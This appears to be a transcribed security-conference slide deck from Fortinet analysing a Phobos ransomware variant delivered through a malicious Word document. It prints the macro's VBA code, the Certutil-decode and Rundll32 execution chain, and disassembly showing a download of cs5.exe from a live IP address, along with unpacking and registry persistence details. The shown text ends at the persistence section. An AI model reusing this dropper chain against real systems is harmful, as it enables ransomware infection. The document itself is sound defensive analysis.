



Pay or Lose Your Critical Data

-- Deep Analysis of A Variant of
Phobos Ransomware

Xiaopeng Zhang

Fortinet's FortiGuard Labs

FORTINET

Who I Am?

- **Xiaopeng Zhang**
- ✓ **Senior security researcher at Fortinet's FortiGuard Labs**
- ✓ **Have worked in cyber security industry more than 14 years**

Why I Did This Research?

- **FortiGuard Labs Keeps Monitoring Cyber Campaigns in The Wild**
- **One Captured Sample Caught My Eyes**
- **Deeply Analyzed The Sample**

Agenda


- **Introduction**
- **The Original Word Sample File**
- **Phobos Payload Executable File**
 - **Unpacking Phobos**
 - **Persistent on Victim's System**
 - **Terminate Processes**
 - **Scan and Filter Files**
 - **Encrypt Files and Algorithm**
 - **Key Protection**
 - **Execute Two Groups of Commands**
 - **Scan More Resources**
 - **Ransom Information to the Victim**
 - **Decryption Tool**
- **Conclusion & Suggestions**
- **Q&A**

Introduction

- **What is Ransomware**

Introduction

- The estimated cost of ransomware attacks:
 - 2020 – \$20 billion
 - 2019 – \$11.5 billion
 - 2018 – \$8 billion



***Estimated global damage from ransomware.**

Introduction


- What is Ransomware
- Phobos Family is One of Ransomware
- **Eking** Variant with Sub-Version **2987**

The Original Word Sample

Open The Word Sample (1)

- Word Displays a **Yellow Warning Bar**

Open The Word Sample (1)



Open The Word Sample (1)

- Word Displays a **Yellow Warning Bar**
- **Document_Close()** Function

Open The Word Sample (1)

```

Microsoft Visual Basic for Applications - Doc_7830 - [ThisDocument (Code)]
Type a question for help
Ln 16, Col 50

Project - Project
Normal
Project (Doc_7830)
  Microsoft Word Objects
  ThisDocument
  References

Properties - ThisDocument
ThisDocument Document
Alphabetic Categorized
(Name) ThisDocument
AutoFormatOve False
AutoHyphenatic False
ConsecutiveHyp 0
DefaultTabStop 36
DefaultTargetFr
DisableFeatures False
DoNotEmbedSys True
EmbedLinguistic True
EmbedTrueType False
EncryptionProvi
EnforceStyle False
FarEastLineBrea
FarEastLineBrea 0 - wdFarEast

(Formal) Form_Close

Private One As String
Private Two As String
Private STP As String

Private Sub Document_Close()
    Form_Close
End Sub

Private Sub Form_Close()
    STP = Button_Click2(2, 16) + "Ksh1"
    Set Ms13 = CreateObject(Button_Click2(4, 22))
    One = Button_Click2(8, 16)
    Two = Button_Click2(6, 8)
    ActiveDocument.Range(Start:=0, End:=3561).Delete
    SaveAs3 ("xls"): SaveAs3 ("doc"):
    SetTask (One + " " + STP + ".xls " + STP + ".pdf"): Sleep 6000: SetTask (Two + " " + STP + "

End Sub

Private Function Button_Click2(One As Long, Two As Long) As String
    Button_Click2 = Left(ActiveDocument.Paragraphs(One).Range.Text, Two)
End Function

Private Function Button_Click3(One As Long) As String
    Button_Click3 = Right(Range.Text, One)
End Function

Private Function SaveAs3(Formt As String)
    ActiveDocument.SaveAs2 FileName:=STP + "." + Formt, FileFormat:=wdFormatText
End Function

Private Function SetTask(Task As String)
    Ms13.create Task, Null, Null, act

```

Open The Word Sample (1)

- Word Displays a **Yellow Warning Bar**
- **Document_Close()** Function
- Extracts a File and Decodes it

Open The Word Sample (1)

WinHex - [Doc_7830.doc]

File Edit Search Position View Tools Specialist Options Window Help

Doc_7830.doc

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
000017A0	73	65	20	63	69	6C	6C	75	6D	20	64	6F	6C	6F	72	65	se cillum dolore
000017B0	20	65	75	20	66	75	67	69	61	74	20	6E	75	6C	6C	61	eu fugiat nulla
000017C0	20	70	61	72	69	61	74	75	72	2E	20	45	78	63	65	70	pariat. Excep
000017D0	74	65	75	72	20	73	69	6E	74	20	6F	63	63	61	65	63	teur sint occaec
000017E0	61	74	20	63	75	70	69	64	0D	54	56	71	51	41	41	4D	at cupid TVqQAAM
000017F0	41	41	41	41	45	41	41	41	41	2F	2F	38	41	41	4C	67	AAAAEAAA//8AALg
00001800	41	41	41	41	41	41	41	41	41	51	41	41	41	41	41	41	AAAAAAAAAQAAAAA
00001810	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	AAAAAAAAAAAAAAAAA
00001820	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	AAAAAAAAAAAAAAAAA
00001830	41	41	41	41	41	41	41	41	30	41	41	41	41	41	41	34	AAAAAAAAA0AAAAA4
00001840	66	75	67	34	41	74	41	6E	4E	49	62	67	42	54	4D	30	rag4AtAnNIbgBTM0
00001850	68	56	47	58	70	63	79	42	77	63	6D	39	6E	63	6D	46	hVGhpcyBwcm9ncmF
00001860	74	49	47	4E	68	62	6D	35	76	64	43	42	69	5A	53	42	tIGNhbm5vdCBiZSB
00001870	79	64	57	34	67	61	57	34	67	52	45	39	54	49	47	31	ydw4gaW4gRE9TIG1
00001880	76	5A	47	55	75	44	51	30	4B	4A	41	41	41	41	41	41	vZGUuDQOKIAAAAAA
00001890	41	41	41	41	4E	75	50	37	4A	53	64	6D	51	6D	6B	6E	AAAANuP7JsdmQmkn
000018A0	5A	6B	4A	70	4A	32	5A	43	61	67	72	61	52	6D	30	76	ZkJpJ2ZCagraRmOv
000018B0	5A	6B	4A	6F	53	73	5A	47	62	53	74	6D	51	6D	6B	6E	ZkJoSsZCbStmQmkn
000018C0	5A	6B	5A	70	4D	32	5A	43	61	7A	36	6D	56	6D	30	6A	ZkZpM2ZCaz6mVmOj
000018D0	5A	6B	4A	72	50	71	5A	43	62	53	4E	6D	51	6D	73	2B	ZkJpPqZCbSNmQms+
000018E0	70	6B	70	74	49	32	5A	43	61	55	6D	6C	6A	61	45	6F	pkptI2ZCaUmljaEn
000018F0	5A	6B	4A	6F	41	41	41	41	41	41	41	41	41	41	46	42	ZkJoAAAAAAAAAafb
00001900	46	41	41	42	4D	41	51	4D	41	44	52	79	34	58	67	41	FAABMAQMADry4XgA
00001910	41	41	41	41	41	41	41	41	41	34	41	41	43	49	51	73	AAAAAAAAAA4AACIQs
00001920	42	44	68	6F	41	41	67	41	41	41	41	59	41	41	41	41	BDhoAAgAAAYAAAA

Page 17 of 601 Offset: 191E = 81 Block: 17E9 - 191E Size: 136

Open The Word Sample (1)

The screenshot shows the Microsoft Visual Basic for Applications editor. The main window displays the following VBA code:

```

SaveAs3 ("xls"): SaveAs3 ("doc"):
SetTask (One + " " + STP + ".xls " + STP + ".pdf"): Sleep 6000: SetTask (Two +
End Sub
Private Function Button_Click2(One As Long, Two As Long) As String
    Button_Click2 = Left(ActiveDocument.Paragraphs(One).Range.Text, Two)
End Function
Private Function Button_Click3(One As Long) As String
    Button_Click3 = Right(Range.Text, One)
End Function
Private Function SaveAs3(Format As String)
    ActiveDocument.SaveAs2 FileName:=STP + "." + Format, FileFormat:=wdFormatText
End Function
Private Function SetTask(Task As String)
    Ms13.create Task, Null, Null, act
    Task = "Certutil -decode C:\Users\Public\Ksh1.xls C:\Users\Public\Ksh1.pdf"

```

The **Ms13.create Task, Null, Null, act** line is highlighted in yellow and enclosed in a red box. Below it, the **Task = "Certutil -decode C:\Users\Public\Ksh1.xls C:\Users\Public\Ksh1.pdf"** line is also visible. The Properties window on the left shows the 'ThisDocument' document properties.

Open The Word Sample (2)

- Executes Decoded File in RunDll32



Open The Word Sample (2)

```

Ln 33, Col 21
(General) SetTask
ActiveDocument.Range(Start:=0, End:=3561).Delete
SaveAs3 ("xls"): SaveAs3 ("doc"):
SetTask (One + " " + STP + ".xls " + STP + ".pdf"): Sleep 6000: SetTask (Two + " " + STP + '
End Sub
Private Function Button_Click2(One As Long, Two As Long) As String
    Button_Click2 = Left(ActiveDocument.Paragraphs(One).Range.Text, Two)
End Function
Private Function Button_Click3(One As Long) As String
    Button_Click3 = Right(Range.Text, One)
End Function
Private Function SaveAs3(Formt As String)
    ActiveDocument.SaveAs2 FileName:=STP + "." + Formt, FileFormat:=wdFormatText
End Function
Private Function SetTask(Task As String)
    Ms13.create Task, Null, Null, act
End Task = "Rundll32 C:\Users\Public\Ksh1.pdf,In"

```

Immediate

```

print Task
Rundll32 C:\Users\Public\Ksh1.pdf,In

```



Open The Word Sample (2)

- Executes Decoded File in RunDll32
- The Export Function -- "In()"
- "In()" Downloads Phobos




Open The Word Sample (2)

```
.text:10001000 ; ===== SUBROUTINE =====
.text:10001000
.text:10001000
.text:10001000
.text:10001000 public In
.text:10001000 In proc near ; DATA XREF: .rdata:off_10002128jo
.text:10001000 call sub_1000107F ; CreateDirectoryA C:\\Users\\Public\\cs5
.text:10001000 ;
.text:10001005 call sub_10001012 ; URLDownloadToFile
.text:10001005 ; "http://178.62.19.66/campo/v/v"
.text:10001005 ; "C:\\Users\\Public\\cs5\\cs5.exe"
.text:10001005 ;
.text:1000100A call sub_100010D0 ; CreateProcessA "C:\\Users\\Public\\cs5\\cs5.exe"
.text:1000100F retn 10h
.text:1000100F In endp
.text:1000100F
.text:10001012
```



Open The Word Sample (2)



Phobos Payload Executable File

Unpacking Phobos

- **Phobos is Protected by a Packer.**
- **Packer Program Unpacks the Phobos in Memory**
- **Unpacked Phobos to Override Packer's Data & Code**
- **Entry Point of Phobos Is Called in End**

Unpacking Phobos

Registers (FPU)

EAX	00000005
ECX	0000030B
EDX	00000400
EBX	01120000
ESP	0012FF3C
EBP	0012FF54
ESI	001900F5
EDI	004000F5 cs.004000F5
EIP	01528907

Assembly Code:

```

01528905 74 4D je short 01528954
01528907 A4 movs byte ptr es:[edi], byte ptr [esi]
01528908 49 dec ecx
01528909 ^ Pack's Code jnz short 01528907
0152890B 00 00 00 00 mov dword ptr [ebp-10], eax
0152890E 29C0 sub eax, eax
01528910 0B83 0C754F00 or eax, dword ptr [ebx+4F750C]
01528916 89C7 mov edi, eax
    
```

PE header of unpacked Phobos:

```



00400000 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 MZ?L...J... . . .
00400010 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 ?.....@.....
00400020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00400030 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....?..
00400040 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68 0?.??L?Th
00400050 69 73 20 6E 6F is program cannot
00400060 74 20 62 53 20 be run in DOS
00400070 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00 mode...$......
00400080 6E BB B9 12 2A DA D7 41 2A DA D7 41 2A DA D7 41 n还*溢A*溢A*溢A
00400090 23 A2 54 41 2B DA D7 41 23 A2 44 41 39 DA D7 41 # *A+溢A# *A9溢A
004000A0 2A DA D6 41 45 DA D7 41 31 47 49 41 2B DA D7 41 *溢AE溢A1GIA+溢A
004000B0 31 47 7D 41 2B DA D7 41 31 47 79 41 38 DA D7 41 1G}A+溢A1GyA8溢A
004000C0 31 47 4A 41 2B DA D7 41 52 69 63 68 2A DA D7 41 1GJA+溢ARich*溢A
    
```

Start:400000 End:4000CF Sel:0xD0

Persistent on Victim's System

- **Add Auto-Run Items in System Registry.**
 - Under Sub-key
“Software\Microsoft\Windows\CurrentVersion\Run” of
Two Root Keys “HKEY_LOCAL_MACHINE” and
“HKEY_CURRENT_USER”.
